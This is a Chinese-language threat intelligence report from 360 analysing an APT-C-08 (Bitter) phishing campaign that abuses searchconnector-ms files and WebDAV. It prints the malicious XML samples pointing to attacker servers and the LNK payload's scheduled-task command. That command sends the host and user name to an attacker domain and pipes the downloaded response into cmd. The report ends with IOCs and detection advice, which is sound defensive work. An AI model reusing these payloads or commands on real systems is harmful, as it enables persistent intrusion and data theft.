APT-C-08（蔓灵花）组织WebDAV行动分析

原创 高级威胁研究院 360威胁情报中心 2024年10月21日 18:10 北京

APT-C-08
蔓灵花

APT-C-08（蔓灵花）组织是一个拥有南亚地区政府背景的APT组织，近几年来持续对南亚周边国家进行APT攻击，攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织。

近期360安全大脑监测到多起通过searchconnector-ms文件结合诱饵话题的钓鱼攻击活动，邮件附件压缩包内携带恶意searchconnector-ms样本文件，诱导用户打开。Searchconnector-ms文件可看作是一个定义指定Windows搜索的位置、查询、结果等操作的描述性文件。打开该文件，Windows将从该文件描述的指定的位置找到目标文件。通过对攻击者所使用的技战术和相关资源进一步分析，确认为蔓灵花组织发起的钓鱼攻击。

一、攻击流程

蔓灵花组织将searchconnector-ms文件作为初始访问阶段攻击载荷，当用户打开该文件后，将通过WebDAV服务远程获取后续攻击载荷，其通常为带有恶意LNK文件或是CHM文件的压缩包。当用户再次打开恶意LNK文件或是CHM文件时，将创建计划任务，周期性的向服务器回传信息并下发后续攻击组件。

其攻击流程图如下图1-1所示：




图1-1 攻击流程

二、详细分析

1.样本分析

在本此行动中，我们捕获到了一批蔓灵花组织所使用的searchconnector-ms文件样本，如下图1-2、1-3、1-4所示：

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <simpleLocation>
        <url>http://94.156.175.95/res/sys32/</url>
    </simpleLocation>
</searchConnectorDescription>
```

图1-2 searchconnector-ms样本1


```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <simpleLocation>
        <url>C:\Windows\System32\</url>
    </simpleLocation>
    <simpleLocation>
        <url>http://47.245.111.83/docx</url>
    </simpleLocation>
    <iconReference>C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13</iconReference>
</searchConnectorDescription>
```

图1-3 searchconnector-ms样本2

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
  <description>Search MSDN. Powered by live.com</description>
  <isSearchOnlyItem>false</isSearchOnlyItem>
  <iconReference>imageres.dll,-1000</iconReference>
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
  <simpleLocation>
    <url>http://ottawadesignlab.com/res/0/</url>
   </simpleLocation>
</searchConnectorDescription>
```

图1-4 searchconnector-ms样本3

以图1-2样本为例，在该样本中，URL元素中指定了远程地址：http://94.156.175[.]95/res/sys32/，当用户打开该searchconnector-ms文件时，将通过WebDAV访问远程资源并显示。



该文件URI为：\\94.156.175.95\DavWWWRoot\res\sys32\Document.lnk。

同时，在用户打开该searchconnector-ms文件时，会触发命令执行：

```
rundll32.exe
C:\WINDOWS\system32\davclnt.dll,DavSetCookie
94.156.175[.]95
```

```
http://94.156.175[.]95/res/sys32/Document.lnk
```

当使用再次打开远程LNK文件Document.lnk时，该文件将会执行如下操作：

创建计划任务BIOSDriverUpdateRoutine，每15分钟执行一次，其指向内容为一段Powershell脚本。

上述Powershell脚本将会执行curl从远端地址fizzillacottages.com /nft.php ?lt=%computername%_%username%下载资源到C:\Users\public\documents\er.log。

通过more读取C:\Users\public\documents\er.log传递给CMD执行。

```
[String Data]
Comment (UNICODE):                      Type: PDF Document
Relative path (UNICODE):                ..\..\..\WINDOWS\system32\schtasks.exe
Arguments (UNICODE):

                                                /create /tn BIOSDriverUpdateRoutine /f /sc minute /mo 15 /tr "ms
hta vbscript:Execute(\"CreateObject(\"\"WScript.Shell\"\").Run \"\"cmd /c curl -o C:\Users\public\documents\er.log fizz
illacottages.com/nft.p^h^p?lt=%computername%_%username% & more C:\Users\public\documents\er.log | cmd\"\", 0, True:clos
e\")"
```

图1-5 LNK样本中携带命令行

2.技战术变化

与历史相比，在本次WebDAV行动中，不再采取直接投递带有LNK的压缩包作为初始访问阶段攻击载荷，而采取投递如searchconnector-ms等具有远程指向与访问能力的文件（同一特性的还有.url文件），诱导用户打开此类文件后，通过WebDAV远程拉取伪装成文档的恶意LNK文件，再次诱导用户打开该LNK文件后，通过恶意LNK文件执行命令创建计划任务周期性从远端下载后续攻击载荷并执行。

通过此种方式，用户打开searchconnector-ms文件访问远程目标文件时，该文件通过WebDAV协议传输给目标用户，并不会在目标机器中落地。当用户再次打开其目标文件时，通过WebDAV协议访问URI形如：\\\DavWWWRoot\的资源，并执行该目标文件，具有较强的隐蔽性。

同时，由于蔓灵花组织在服务器构建上使用了错误的配置导致可以直接访问到该服务器上其他资源，如下图1-6所示：




图1-6 蔓灵花组织服务器上其他资源

三、溯源分析

蔓灵花组织在原有攻击流程上进行了些许改进，但在回传URL格式方面依然与历史高度相似。

在历史攻击活动中，我们发现一起通过投递带有CHM文件的压缩包附件作为初始访问阶段攻击载荷的攻击活动，从CHM文件中解密出执行命令如图1-7下所示：




图1-7 蔓灵花组织历史行动中使用的命令行

可以看出，这两次攻击活动中的回传URL格式一致，同时在历史的攻击活动中我们获取到了后续执行的信息收集类脚本，如下图1-8所示：




图1-8 蔓灵花组织历史行动中使用的命令行

可以看到本次使用的URL格式与历史蔓灵花回传URL格式一致，即都是将当前主机名、用户名回传到远端服务器上，其中主机名与用户名之间用’_’分割，这也符合蔓灵花组织习惯。

四、防范排查建议

基于对本次报告中提到的攻击流程进行分析，我们认为可以从以下几个方向排查设备是否存在被感染的痕迹：

1. 排查邮箱中是否存在携带了searchconnect-ms文件为附件的邮件；

2. 排查设备是否存在与相关C&C服务器通联记录。

附录 IOC

Hash：

7d719c86b16f5d38d3ee2fa620dee222

1004f29ebe78873045c33320fa951fb5

da8901bae3609684ddb9f5b881822234

be10635bc9294580033ac94964179a53

0ba559947a8ac9f1acf2e855c1a343e3

386c603710c4fbab465ad54a91a575d1

76871728d19535235a43557669f06a79

C&C、URL：

94.156.175[.]95

47.245.111[.]83

http://94.156.175[.]95/res/sys32/

http://47.245.111[.]83/docx

http://fizzillacottages[.]com/nft.php

http://ottawadesignlab[.]com/res/0/

http://ottawadesignlab[.]com/res/Note/

http://pdcunaco[.]com/ZZ/bv.php

https://pdcunaco[.]com/ZZ/bv.php

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

APT 133 # 南亚地区 42 # APT-C-08 蔓灵花 7

APT · 目录

上一篇APT-C-35（肚脑虫）组织针对南亚某制造公司的攻击活动分析